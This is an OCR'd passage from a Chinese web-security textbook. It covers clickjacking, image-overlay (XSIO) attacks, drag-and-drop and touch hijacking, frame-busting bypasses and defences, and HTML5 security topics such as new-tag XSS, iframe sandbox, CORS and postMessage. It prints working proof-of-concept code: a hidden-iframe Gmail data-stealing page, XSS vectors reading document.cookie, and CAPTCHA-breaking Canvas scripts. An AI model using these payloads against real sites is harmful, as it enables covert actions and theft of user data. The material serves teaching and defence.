  <title>CLICK JACK!!!</title>
  <style>
  iframe {
   width: 900px;
   height: 250px;
              /* Use absolute positioning to
line up update button with fake button */
              position: absolute;
   top: -195px;
   left: -740px;
   z-index: 2;
              /* Hide from view */
              -moz-opacity: 0.5;
   opacity: 0.5;
   filter: alpha(opacity=0.5);
  }
  button {
   position: absolute;
   top: 10px;
   left: 10px;
   z-index: 1;
   width: 120px;
  }
  </style>
```

```
</head>
<body>
  <iframe src="http://www.qidian.com" scrolling="no"></iframe>
  <button>CLICK HERE!</button>
</body>
</html>
```

在这个test.html中有一个button，如果iframe完全透明时，那么用户看到的是：



用户看到的按钮

当iframe半透明时，可以看到，在button上面其实覆盖了另一个网页：



实际的页面，按钮上隐藏了一个iframe窗口

覆盖的网页其实是一个搜索按钮：



隐藏的iframe窗口的内容

当用户试图点击test.html里的button时，实际上却会点击到iframe页面中的搜索按钮。

分析其代码，起到关键作用的是下面这几行：

```
iframe {
 width: 900px;
 height: 250px;
   /* Use absolute positioning to line up
update button with fake button */
   position: absolute;
 top: -195px;
 left: -740px;
 z-index: 2;
   /* Hide from view */
   -moz-opacity: 0.5;
 opacity: 0.5;
 filter: alpha(opacity=0.5);
}
```

通过控制iframe的长、宽，以及调整top、left的位置，可以把iframe页面内的任意部分覆盖到任何地方。同时设置iframe的position为absolute，并将z-index的值设置为最大，以达到让iframe处于页面的

最上层。最后，再通过设置opacity来控制iframe页面的透明程度，值为0是完全不可见。

这样，就完成了一次点击劫持的攻击。

点击劫持攻击与CSRF攻击（详见“跨站点请求伪造”一章）有异曲同工之妙，都是在用户不知情的情况下诱使用户完成一些动作。但是在CSRF攻击的过程中，如果出现用户交互的页面，则攻击可能会无法顺利完成。与之相反的是，点击劫持没有这个顾虑，它利用的就是与用户产生交互的页面。

twitter也曾经遭受过“点击劫持攻击”。安全研究者演示了一个在别人不知情的情况下发送一条twitter消息的POC，其代码与上例中类似，但是POC中的iframe地址指向了：

```
<iframe scrolling="no"
src="http://twitter.com/home?status=Yes, I
did click the button!!!
(WHAT!!??)"></iframe>
```

在twitter的URL里通过status参数来控制要发送的内容。攻击者调整页面，使得Tweet按钮被点击劫持。当用户在测试页面点击一个可见的button时，

实际上却在不经意间发送了一条微博。

5.2 Flash点击劫持

下面来看一个更为严重的ClickJacking攻击案例。攻击者通过Flash构造出了点击劫持，在完成一系列复杂的动作后，最终控制了用户电脑的摄像头。

目前Adobe公司已经在Flash中修补了此漏洞。攻击过程如下：

首先，攻击者制作了一个Flash游戏，并诱使用户来玩这个游戏。这个游戏就是让用户去点击“CLICK”按钮，每次点击后这个按钮的位置都会发生变化。



演示点击劫持的Flash游戏

在其上隐藏了一个看不见的iframe：

Flash上隐藏的iframe窗口

游戏中的某些点击是有意义的，某些点击是无效的。攻击通过诱导用户鼠标点击的位置，能够完成一些较为复杂的流程。

某些点击是无意义的



某些点击是无意义的

最终通过这一步步的操作，打开了用户的摄像头。



通过点击劫持打开了摄像头


5.3 图片覆盖攻击

点击劫持的本质是一种视觉欺骗。顺着这个思路，还有一些攻击方法也可以起到类似的作用，比如图片覆盖。

一名叫sven.vetsch的安全研究者最先提出了这种Cross Site Image Overlaying攻击，简称XSIO。sven.vetsch通过调整图片的style使得图片能够覆盖在他所指定的任意位置。

```
<a href="http://disenchant.ch">
<img src=http://disenchant.ch/powered.jpg
style=position:absolute;right:320px;top:90
px;/>
</a>
```

如下所示，覆盖前的页面是：



覆盖前的页面

覆盖后的页面变成：



覆盖后的页面

页面里的logo图片被覆盖了，并指向了sven.vetsch的网站。如果用户此时再去点击logo图片，则会被链接到sven.vetsch的网站。如果这是一个钓鱼网站的话，用户很可能会上当。

XSIO不同于XSS，它利用的是图片的style，或者能够控制CSS。如果应用没有限制style的po-sition为absolute的话，图片就可以覆盖到页面上的任意位置，形成点击劫持。

百度空间也曾经出现过这个问题，构造代码如下：

```
</table><a href="http://www.ph4nt0m.org">
<img src="http://img.baidu.com/hi/img/
portraitn.jpg"
style="position:absolute;left:123px;top:123px
;">
</a>
```

一张头像图片被覆盖到logo处：一张头像图片被覆盖到Logo处



点击此图片的话，会被链接到其他网站。

图片还可以伪装得像一个正常的链接、按钮；或者在图片中构造一些文字，覆盖在关键的位置，就有可能完全改变页面中想表达的意思，在这种情况下，不需要用户点击，也能达到欺骗的目的。

比如，利用XSIO修改页面中的联系电话，可能会导致很多用户上当。

由于<img>标签在很多系统中是对用户开放的，因此在现实中有非常多的站点存在被XSIO攻击的可能。在防御XSIO时，需要检查用户提交的HTML代码中，<img>标签的style属性是否可能导致浮出。

5.4　拖拽劫持与数据窃取

2010年，ClickJacking技术有了新的发展。一位名叫Paul Stone的安全研究者在BlackHat 2010大会上发表了题为“Next Generation Clickjack-ing”的演讲。在该演讲中，提出了“浏览器拖拽事件”导致的一些安全问题。


目前很多浏览器都开始支持Drag & Drop 的API。对于用户来说，拖拽使他们的操作更加简单。浏览器中的拖拽对象可以是一个链接，也可以是一段文字，还可以从一个窗口拖拽到另外一个窗口，因此拖拽是不受同源策略限制的。“拖拽劫持”的思路是诱使用户从隐藏的不可见iframe中“拖拽”出攻击者希望得到的数据，然后放到攻击者能控制的另外一个页面中，从而窃取数据。

在JavaScript或者Java API的支持下，这个攻击过程会变得非常隐蔽。因为它突破了传统Click-Jacking一些先天的局限，所以这种新型的“拖拽劫持”能够造成更大的破坏。

国内的安全研究者xisigr曾经构造了一个针对Gmail

的POC，其过程大致如下。


首先，制作一个网页小游戏，要把小球拖拽到小海豹的头顶上。



演示拖拽劫持的网页小游戏

实际上，在小球和小海豹的头顶上都有隐藏的iframe。

在这个例子中，xisigr使用event.dataTransfer.getData('Text')来获取“drag”到的数据。当用户拖拽小球时，实际上是选中了隐藏的iframe里的数据；在放下小球时，把数据也放在了隐藏的textarea中，从而完成一次数据窃取的过程。



原理示意图

这个例子的源代码如下：

```
<html>
  <head>
    <title>
      Gmail Clickjacking with drag and drop
Attack Demo
    </title>
    <style>
      .iframe_hidden{height: 50px; width:
50px; top:360px; left:365px; overflow:hidden;
      filter: alpha(opacity=0); opacity:.0;
position: absolute; } .text_area_hidden{
      height: 30px; width: 30px; top:160px;
left:670px; overflow:hidden; filter:
      alpha(opacity=0); opacity:.0;
position: absolute; } .ball{ top:350px;
```

```
left:350px;
      position:
absolute; } .ball_1{ top:136px; left:640px;
filter: alpha(opacity=0);
      opacity:.0; position:
absolute; }.Dolphin{ top:150px; left:600px;
position:
      absolute; }.center{ margin-right:
auto;margin-left: auto;
vertical-align:middle;text-align:center;
      margin-top:350px;}
    </style>
    <script>
      function Init() {
        var source =
document.getElementById("source");
        var target =
document.getElementById("target");
        if (source.addEventListener) {
          target.addEventListener("drop",
DumpInfo, false);
        } else {
          target.attachEvent("ondrop",
DumpInfo);
        }
      }
      function DumpInfo(event) {
        showHide_ball.call(this);
```

```
        showHide_ball_1.call(this);
        var info =
document.getElementById("info");
info.innerHTML += "<span
style='color:#3355cc;font-size:13px'>" +
event.dataTransfer.getData('Text') + "</
span><br> ";
      }
      function showHide_frame() {
        var iframe_1 =
document.getElementById("iframe_1");
        iframe_1.style.opacity =
this.checked ? "0.5": "0";
        iframe_1.style.filter =
"progid:DXImageTransform.Microsoft.Alpha(opac
ity=" +
(this.checked ? "50": "0") + ");"
      }
      function showHide_text() {
        var text_1 =
document.getElementById("target");
        text_1.style.opacity =
this.checked ? "0.5": "0";
        text_1.style.filter =
"progid:DXImageTransform.Microsoft.Alpha(opac
ity=" +
(this.checked ? "50": "0") + ");"
      }
```

```
      function showHide_ball() {
        var hide_ball =
document.getElementById("hide_ball");
        hide_ball.style.opacity = "0";
        hide_ball.style.filter =
"alpha(opacity=0)";
      }
      function showHide_ball_1() {
        var hide_ball_1 =
document.getElementById("hide_ball_1");
        hide_ball_1.style.opacity = "1";
        hide_ball_1.style.filter =
"alpha(opacity=100)";
      }
      function reload_text() {

document.getElementById("target").value = '';
      }
    </script>
  </head>
  <body onload="Init();">
    <center>
      <h1>
        Gmail Clickjacking with drag and
drop Attack
      </h1>
    </center>
    <img id="hide_ball" src=ball.png
```

```
class="ball">
    <div id="source">
      <iframe id="iframe_1"
src="https://mail.google.com/mail/ig/mailmax"
class="iframe_hidden"
      scrolling="no">
      </iframe>
    </div>
    <img src=Dolphin.jpg class="Dolphin">
    <div>
      <img id="hide_ball_1" src=ball.png
class="ball_1">
    </div>
    <div>
      <textarea id="target"
class="text_area_hidden">
      </textarea>
    </div>
    <div id="info"
style="position:absolute;background-
color:#e0e0e0;font-weight:bold;
top:600px;">
    </div>
    <center>
      Note: Clicking "ctrl + a" to select
the ball, then drag it to the
      <br>
      mouth of the dolphin with the
```

```
mouse.Make sure you have logged into GMAIL.
      <br>
    </center>
    <br>
    <br>
    <div class="center">
      <center>
        <center>
          <input id="showHide_frame"
type="checkbox"
onclick="showHide_frame.call(this);"
          />
          <label for="showHide_frame">
            Show the jacked I--Frame
          </label>
          |
          <input id="showHide_text"
type="checkbox"
onclick="showHide_text.call(this);"
          />
          <label for="showHide_text">
            Show the jacked Textarea
          </label>
          |
          <input type=button value="Replay"
onclick="location.reload();reload_text();">
        </center>
        <br><br>
```

```
        <b>
          Design by
          <a target="_blank"
href="http://hi.baidu.com/xisigr">
            xisigr
          </a>
        </b>
      </center>
    </div>
  </body>
</html>
```

这是一个非常精彩的案例。

5.5　ClickJacking 3.0：触屏劫持

到了2010年9月，智能手机上的“触屏劫持”攻击被斯坦福的安全研究者公布，这意味着ClickJacking的攻击方式更进一步。安全研究者将这种触屏劫持称为TapJacking。

以苹果公司的iPhone为代表，智能手机为人们提供了更先进的操控方式：触屏。从手机OS的角度来看，触屏实际上就是一个事件，手机OS捕捉这些事件，并执行相应的动作。

比如一次触屏操作，可能会对应以下几个事件：

- touchstart，手指触摸屏幕时发生；
- touchend，手指离开屏幕时发生；
- touchmove，手指滑动时发生；
- touchcancel，系统可取消touch事件。

通过将一个不可见的iframe覆盖到当前网页上，可以劫持用户的触屏操作。



触屏劫持原理示电图

而手机上的屏幕范围有限，手机浏览器为了节约空间，甚至隐藏了地址栏，因此手机上的视觉欺骗可能会变得更加容易实施。比如下面这个例子：



手机屏幕的视觉欺骗

左边的图片，最上方显示了浏览器地址栏，同时攻击者在页面中画出了一个假的地址栏；

中间的图片，真实的浏览器地址栏已经自动隐藏了，此时页面中只剩下假的地址栏；

右边的图片，是浏览器地址栏被正常隐藏的情况。

这种针对视觉效果的攻击可以被利用进行钓鱼和欺诈。

2010年12月，研究者发现在Android系统中实施TapJacking甚至可以修改系统的安全设置，并同时给出了演示。

在未来，随着移动设备中浏览器功能的丰富，也许我们会看到更多TapJacking的攻击方式。

5.6 防御ClickJacking

ClickJacking是一种视觉上的欺骗，那么如何防御它呢？针对传统的ClickJacking，一般是通过禁止跨域的iframe来防范。

5.6.1 frame busting

通常可以写一段JavaScript代码，以禁止iframe的嵌套。这种方法叫frame busting。比如下面这段代码：

```
if ( top.location != location ) {
    top.location = self.location;
}
```

常见的frame busting有以下这些方式：

```
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
```

```
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames &&
parent.frames.length>0)
if((self.parent&&!
(self.parent===self))&&(self.parent.frames.le
ngth!=0))
top.location = self.location
top.location.href = document.location.href
top.location.href = self.location.href
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write('')
top.location = location
top.location.replace(document.location)
top.location.replace('URL')
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
parent.location = self.location ;
}
```

那么通过以下方式即可绕过上面的保护代码：

```
Attacker top frame:
<iframe src="attacker2 .html">
Attacker sub-frame:
<iframe src="http://www.victim.com">
```

此外，像HTML 5中iframe的sandbox属性、IE中iframe的security属性等，都可以限制iframe页面中的JavaScript脚本执行，从而可以使得frame busting失效。

斯坦福的Gustav Rydstedt等人总结了一篇关于“攻击frame busting”的paper：“Busting framebusting: a study of clickjacking vulnerabilities atpopular sites”，详细讲述了各种绕过framebusting的方法。

5.6.2　X-Frame-Options

因为frame busting存在被绕过的可能，所以我们需要寻找其他更好的解决方案。一个比较好的方案是使用一个HTTP头——X-Frame-Options。

X-Frame-Options可以说是为了解决Click-Jacking而生的，目前有以下浏览器开始支持X-Frame-

Options： ?IE 8+ ?Opera 10.50+ ?Safari 4+ ? Chrome 4.1.249.1042+ ?Firefox 3.6.9 (or earlier with NoScript)

它有三个可选的值：

- DENY
- SAMEORIGIN
- ALLOW-FROM origin

当值为DENY时，浏览器会拒绝当前页面加载任何frame页面；若值为SAMEORIGIN，则frame页面的地址只能为同源域名下的页面；若值为AL-LOW-FROM，则可以定义允许frame加载的页面地址。

除了X-Frame-Options之外，Firefox的“Content Security Policy”以及Firefox的No-Script扩展也能够有效防御ClickJacking，这些方案为我们提供了更多的选择。

5.7　小结

本章讲述了一种新客户端攻击方式：Click-Jacking。

ClickJacking相对于XSS与CSRF来说，因为需要诱使用户与页面产生交互行为，因此实施攻击的成本更高，在网络犯罪中比较少见。但Click-Jacking在未来仍然有可能被攻击者利用在钓鱼、欺诈和广告作弊等方面，不可不察。

第6章　HTML 5安全

HTML 5是W3C制定的新一代HTML语言的标准。这个标准现在还在不断地修改，但是主流的浏览器厂商都已经开始逐渐支持这些新的功能。离HTML 5真正的普及还有很长一段路要走，但是由于浏览器已经开始支持部分功能，所以HTML 5的影响已经显现，可以预见到，在移动互联网领域，HTML 5会有着广阔的发展前景。HTML 5带来了新的功能，也带来了新的安全挑战。本章将介绍HTML 5的一些新功能及其可能带来的安全问题。有些功能非HTML 5标准，但也会在本章中一起进行介绍。

6.1　HTML 5新标签

6.1.1　新标签的XSS

HTML 5定义了很多新标签、新事件，这有可能带来新的XSS攻击。

一些XSS Filter如果建立了一个黑名单的话，则可能就不会覆盖到HTML 5新增的标签和功能，从而避免发生XSS。

笔者曾经在百度空间做过一次测试，使用的是HTML 5中新增的<video>标签，这个标签可以在网页中远程加载一段视频。与<video>标签类似的还有<audio>标签，用于远程加载一段音频。

测试如下：

```
<video src="http://tinyvid.tv/
file/29d6g90a204i1.ogg"
onloadedmetadata="alert(document.cookie);"
ondurationchanged="alert(/XSS2/);"
ontimeupdate="alert(/XSS1/);" tabindex="0"></
video>
```

成功地绕过了百度空间的XSS Filter：



百度空间的XSS

HTML 5中新增的一些标签和属性，使得XSS等Web攻击产生了新的变化，为了总结这些变化，有安全研究者建立了一个HTML5 Security Cheat-sheet项目，如下所示：

Have a look at the eye-friendly HTML5 version (http://html5sec.org/) of the cheat sheet showing the vectors and the detailed descriptions as well as click-to-see examples and more.

```
<form id="test"></form><button form="test" formaction="javascript:alert(1)">X
```

...will be stored in JSON like this:

```
{ /* ID 1 - XSS via formaction - requiring user interaction */
    'id'          : 1,
    'category'    : 'html5',
    'name'        : {
        'en' : 'XSS via formaction - requiring user interaction'
    },
    'data'        : '<form id="test" /><button form="test" formaction="%js_uri_alert%">X',
    'description': {
        'en' : 'A vector displaying the HTML5 for ...side the actual form.'
    },
    'tickets'     : [],
    'howtofix'    : {
        'en' : 'Don\'t allow users to submit markup ... forms as well as submit buttons.'
    },
    'browsers'    : {
        'opera': ['10.5']
    },
    'tags'        : ['xss', 'html5', 'ff', 'gc'],
    'reporter'    : '.mario'
}
```

此项目对研究HTML 5安全有着重要作用。

6.1.2　iframe的sandbox

<iframe>标签一直以来都为人所诟病。挂马、XSS、ClickJacking等攻击中都能看到它不光彩的身影。浏览器厂商也一直在想办法限制iframe执行脚本的权限，比如跨窗口访问会有限制，以及IE中的<iframe>标签支持security属性限制脚本的执行，都在向着这一目标努力。

在HTML 5中，专门为iframe定义了一个新的属性，叫sandbox。使用sandbox这一个属性后，<iframe>标签加载的内容将被视为一个独立的"源"（源的概念请参考"同源策略"），其中的脚本将被禁止执行，表单被禁止提交，插件被禁止加载，指向其他浏览对象的链接也会被禁止。

sandbox属性可以通过参数来支持更精确的控制。有以下几个值可以选择：

- allow-same-origin：允许同源访问；
- allow-top-navigation：允许访问顶层窗口；
- allow-forms：允许提交表单；
- allow-scripts：允许执行脚本。

可有的行为即便是设置了allow-scripts，也是不允许的，比如"弹出窗口"。

一个iframe的实例如下：

```
<iframe sandbox="allow-same-origin allow-forms allow-scripts"
        src="http://maps.example.com/embedded.html"></iframe>
```

毫无疑问，iframe的sandbox属性将极大地增强应用使用iframe的安全性。

6.1.3　Link Types: noreferrer

在HTML 5中为<a>标签和<area>标签定义了一个新的Link Types：noreferrer。

顾名思义，标签指定了noreferrer后，浏览器在请求该标签指定的地址时将不再发送Referer。

test

这种设计是出于保护敏感信息和隐私的考虑。因为通过Referer，可能会泄露一些敏感信息。

这个标签需要开发者手动添加到页面的标签中，对于有需求的标签可以选择使用noreferrer。

6.1.4 Canvas的妙用


Canvas可以说是HTML 5中最大的创新之一。不同于<img>标签只是远程加载一个图片，<canvas>标签让JavaScript可以在页面中直接操作图片对象，也可以直接操作像素，构造出图片区域。Canvas的出现极大地挑战了传统富客户端插件的地位，开发者甚至可以用Canvas在浏览器上写一个小游戏。

下面是一个简单的Canvas的用例。

```
<!DOCTYPE HTML>
<html>
<body>
<canvas id="myCanvas" width="200"
height="100" style="border:1px solid
#c3c3c3;">
Your browser does not support the canvas
element.
</canvas>
<script type="text/javascript">
var c=document.getElementById("myCanvas");
var cxt=c.getContext("2d");
cxt.fillStyle="#FF0000";
cxt.fillRect(0,0,150,75);
</script>
</body>
```

```
</html>
```

在支持Canvas的浏览器上，将描绘出一个图片。



在支持Canvas的浏览器上描绘的图片

在以下浏览器中，开始支持<canvas>标签。

- IE 7.0+
- Firefox 3.0+
- Safari 3.0+
- Chrome 3.0+
- Opera 10.0+
- iPhone 1.0+
- Android 1.0+

Dive Into HTML5很好地介绍了Canvas及其他HTML 5的特性。

Canvas提供的强大功能，甚至可以用来破解验证码。Shaun Friedle写了一个GreaseMonkey的脚本，通过JavaScript操作Canvas中的每个像素点，

成功地自动化识别了Megaupload提供的验证码。

TDD GWL MWQ

Megaupload验证码

其大致过程如下。

首先，将图片导入Canvas，并进行转换。

```
function convert_grey(image_data){
  for (var x = 0; x < image_data.width; x++){
    for (var y = 0; y < image_data.height; y+
+){
      var i = x*4+y*4*image_data.width;
      var luma =
Math.floor(image_data.data[i] * 299/1000 +
        image_data.data[i+1] * 587/1000 +
        image_data.data[i+2] * 114/1000);
      image_data.data[i] = luma;
      image_data.data[i+1] = luma;
      image_data.data[i+2] = luma;
      image_data.data[i+3] = 255;
    }
  }
}
```

分割不同字符，此处很简单，因为三个字符都使用了不同颜色。

```
filter(image_data[0], 105);
filter(image_data[1], 120);
filter(image_data[2], 135);
function filter(image_data, colour){
  for (var x = 0; x < image_data.width; x++){
    for (var y = 0; y < image_data.height; y+
+){
      var i = x*4+y*4*image_data.width;
      // Turn all the pixels of the certain
colour to white
      if (image_data.data[i] == colour) {
        image_data.data[i] = 255;
        image_data.data[i+1] = 255;
        image_data.data[i+2] = 255;
      // Everything else to black
      } else {
        image_data.data[i] = 0;
        image_data.data[i+1] = 0;
        image_data.data[i+2] = 0;
      }
    }
  }
}
```

将字符从背景中分离出来，判断背景颜色即可。

```
var i = x*4+y*4*image_data.width;
var above = x*4+(y-1)*4*image_data.width;
var below = x*4+(y+1)*4*image_data.width;
if (image_data.data[i] == 255 &&
    image_data.data[above] == 0 &&
    image_data.data[below] == 0)  {
  image_data.data[i] = 0;
  image_data.data[i+1] = 0;
  image_data.data[i+2] = 0;
}
```

再将结果重新绘制。

```
cropped_canvas.getContext("2d").fillRect(0,
0, 20, 25);
var edges = find_edges(image_data[i]);
cropped_canvas.getContext("2d").drawImage(car
vas, edges[0], edges[1],
  edges[2]-edges[0], edges[3]-edges[1], 0, 0,
  edges[2]-edges[0], edges[3]-edges[1]);
image_data[i] =
cropped_canvas.getContext("2d").getImageData(
0, 0,
  cropped_canvas.width,
cropped_canvas.height);
```

完整的实现可以参考前文注释中提到的User-Scripts代码。

在此基础上，作者甚至能够破解一些更为复杂的验证码，比如：



破解验证码

通过Canvas自动破解验证码，最大的好处是可以在浏览器环境中实现在线破解，大大降低了攻击的门槛。HTML 5使得过去难以做到的事情，变为可能。

6.2 其他安全问题

6.2.1 Cross-Origin Resource Sharing

浏览器实现的同源策略（Same Origin Policy）限制了脚本的跨域请求。但互联网的发展趋势是越来越开放的，因此跨域访问的需求也变得越来越迫切。同源策略给Web开发者带来了很多困扰，他们不得不想方设法地实现一些“合法”的跨域技术，由此诞生了jsonp、iframe跨域等技巧。

W3C委员会决定制定一个新的标准来解决日益迫切的跨域访问问题。这个新的标准叙述如下。

假设从http://www.a.com/test.html发起一个跨域的XMLHttpRequest请求，请求的地址为：http://www.b.com/test.php。

```
<script>
   var client = new XMLHttpRequest();
   client.open("GET", "http://www.b.com/
test.php");
   client.onreadystatechange = function() { }
   client.send(null);
```

```
</script>
```

如果是在IE 8中，则需要使用XDomainRe-quest来实现跨域请求。

```
var request = new XDomainRequest();
request.open("GET", xdomainurl);
request.send();
```

如果服务器www.b.com返回一个HTTPHeader：www.b.com

```
Access-Control-Allow-Origin: http://www.a.com
```

代码如下：


```
<?php
header("Access-Control-Allow-Origin: *");
  ?>
Cross Domain Request Test!
```

那么这个来自http://www.a.com/test.html的跨域请求就会被通过。

在这个过程中，http://www.a.com/test.html发起的

请求还必须带上一个Origin Header：

```
Origin: http://www.a.com
```



跨域请求的访问过程

在Firefox上，可以抓包分析这个过程。

```
GET http://www.b.com/test.php HTTP/1.1
Host: www.b.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1b2) Gecko/20081201 Firefox/3.1b2 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://www.a.com/test.html
Origin: http://www.a.com
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 15 Jan 2009 06:28:54 GMT
Server: Apache/2.0.63 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Access-Control-Allow-Origin: *
Content-Length: 28
Content-Type: text/html
Cross Domain Request Test!
```

Origin Header用于标记HTTP发起的“源”，服务器端通过识别浏览器自动带上的这个OriginHeader，来判断浏览器的请求是否来自一个合法的“源”。Origin Header可以用于防范CSRF，它不像Referer那么容易被伪造或清空。

在上面的例子中，服务器端返回：

```
Access-Control-Allow-Origin: *
```

从而允许客户端的跨域请求通过。在这里使用了通配符“”，这是极其危险的，它将允许来自任意域的跨域请求访问成功。这就好像*Flash*策略中的*allow-access-from:* 一样，等于没有做任何安全限制。

对于这个跨域访问的标准，还有许多HTTPHeader

可以用于进行更精确的控制：

```
4 Syntax
4.1 Access-Control-Allow-Origin HTTP
Response Header
4.2 Access-Control-Max-Age HTTP Response
Header
4.3 Access-Control-Allow-Credentials HTTP
Response Header
4.4 Access-Control-Allow-Methods HTTP
Response Header
4.5 Access-Control-Allow-Headers HTTP
Response Header
4.6 Origin HTTP Request Header
4.7 Access-Control-Request-Method HTTP
Request Header
4.8 Access-Control-Request-Headers HTTP
Request Header
```

有兴趣的读者可以自行参阅W3C的标准。

6.2.2　postMessage——跨窗口传递消息

在“跨站脚本攻击”一章中，曾经提到利用window.name来跨窗口、跨域传递信息。实际上，

window这个对象几乎是不受同源策略限制的，很多脚本攻击都巧妙地利用了window对象的这一特点。

在HTML 5中，为了丰富Web开发者的能力，制定了一个新的API：postMessage。在Firefox 3、IE 8、Opera 9等浏览器中，都已经开始支持这个API。

postMessage允许每一个window（包括当前窗口、弹出窗口、iframes等）对象往其他的窗口发送文本消息，从而实现跨窗口的消息传递。这个功能是不受同源策略限制的。

John Resig在Firefox 3下写了一个示例以演示postMessage的用法。

发送窗口：

```
<iframe src="http://dev.jquery.com/~john/message/" id="iframe"></iframe>
<form id="form">
  <input type="text" id="msg" value="Message to send"/>
  <input type="submit"/>
</form>
<script>
```

```
window.onload = function(){
        var win =
document.getElementById("iframe").contentWind
ow;

document.getElementById("form").onsubmit =
function(e){

win.postMessage( document.getElementById("msg
").value );
                e.preventDefault();
        };
};
</script>
```

接收窗口：

```
<b>This iframe is located on dev.jquery.com</
b>
<div id="test">Send me a message!</div>
<script>
document.addEventListener("message",
function(e){
document.getElementById("test").textContent =
                e.domain + " said: " +
e.data;
}, false);
```

```
</script>
```

在这个例子中，发送窗口负责发送消息；而在接收窗口中，需要绑定一个message事件，监听其他窗口发来的消息。这是两个窗口之间的一个“约定”，如果没有监听这个事件，则无法接收到消息。

在使用postMessage()时，有两个安全问题需要注意。

（1）在必要时，可以在接收窗口验证 Domain，甚至验证URL，以防止来自非法页面的消息。这实际上是在代码中实现一次同源策略的验证过程。
（2）在本例中，接收的消息写入textContent，但在实际应用中，如果将消息写入innerHTML，甚至直接写入script中，则可能会导致DOMbased XSS的产生。根据“Secure By Default”原则，在接收窗口不应该信任接收到的消息，而需要对消息进行安全检查。

使用postMessage，也会使XSS Payload变得更加的灵活。Gareth Heyes曾经实现过一个JavaScript运行环境的sandbox，其原理是创建一个iframe，将JavaScript限制于其中执行。但笔者经过研究发现，利用postMessage() 给父窗口发送消息，可以

突破此sandbox。类似的问题可能还会存在于其他应用中。

6.2.3 Web Storage

在Web Storage出现之前，Gmail的离线浏览功能是通过Google Gears实现的。但随着GoogleGears的夭折，Gmail转投Web Storage的怀抱。目前Google众多的产品线比如Gmail、GoogleDocs等所使用的离线浏览功能，都使用了WebStorage。

为什么要有Web Storage呢？过去在浏览器里能够存储信息的方法有以下几种：

- Cookie
- Flash Shared Object
- IE UserData

其中，Cookie主要用于保存登录凭证和少量信息，其最大长度的限制决定了不可能在Cookie中存储太多信息。而Flash Shared Object和IE User-Data则是Adobe与微软自己的功能，并未成为一个通用化的标准。因此W3C委员会希望能在客户端有一个较为强大和方便的本地存储功能，这就是Web Storage。

Web Storage分为Session Storage 和LocalStorage。Session Storage关闭浏览器就会失效，而Local Storage则会一直存在。Web Storage就像一个非关系型数据库，由Key-Value对组成，可以通过JavaScript对其进行操作。目前Firefox 3和IE 8都实现了Web Storage。使用方法如下：

- 设置一个值：window.sessionStorage.setItem(key, value);
- 读取一个值：window.sessionStorage.getItem(key);

此外，Firefox还单独实现了一个globalStor-age，它是基于SQLite实现的。

```
window.globalStorage.namedItem(domain).setItem(key, value);
```

下面这个例子展示了Web Storage的使用。

```
<div id="sessionStorage_show">
    sessionStorage Value:
</div>
<br>
<div id="localStorage_show">
```

```
    localStorage Value:
</div>
<input id="set" type="button" value="check"
onclick="set();">
<script>
function set(){
    window.sessionStorage.setItem("test",
"this is sessionStorage");
    if (window.globalStorage){

window.globalStorage.namedItem("a.com").setIt
em("test", "this is LocalStorage");
    }else{
    window.localStorage.setItem("test",
"this is LocalStorage");
}

document.getElementById("sessionStorage_show"
).innerHTML +=
window.sessionStorage.getItem("test");
    if (window.globalStorage){

document.getElementById("localStorage_show").
innerHTML +=

window.globalStorage.namedItem("a.com").getIt
em("test");
    }else{
```

```
document.getElementById("localStorage_show").
window.localStorage.getItem("test");
}
}
set();
</script>
```

运行结果如下：



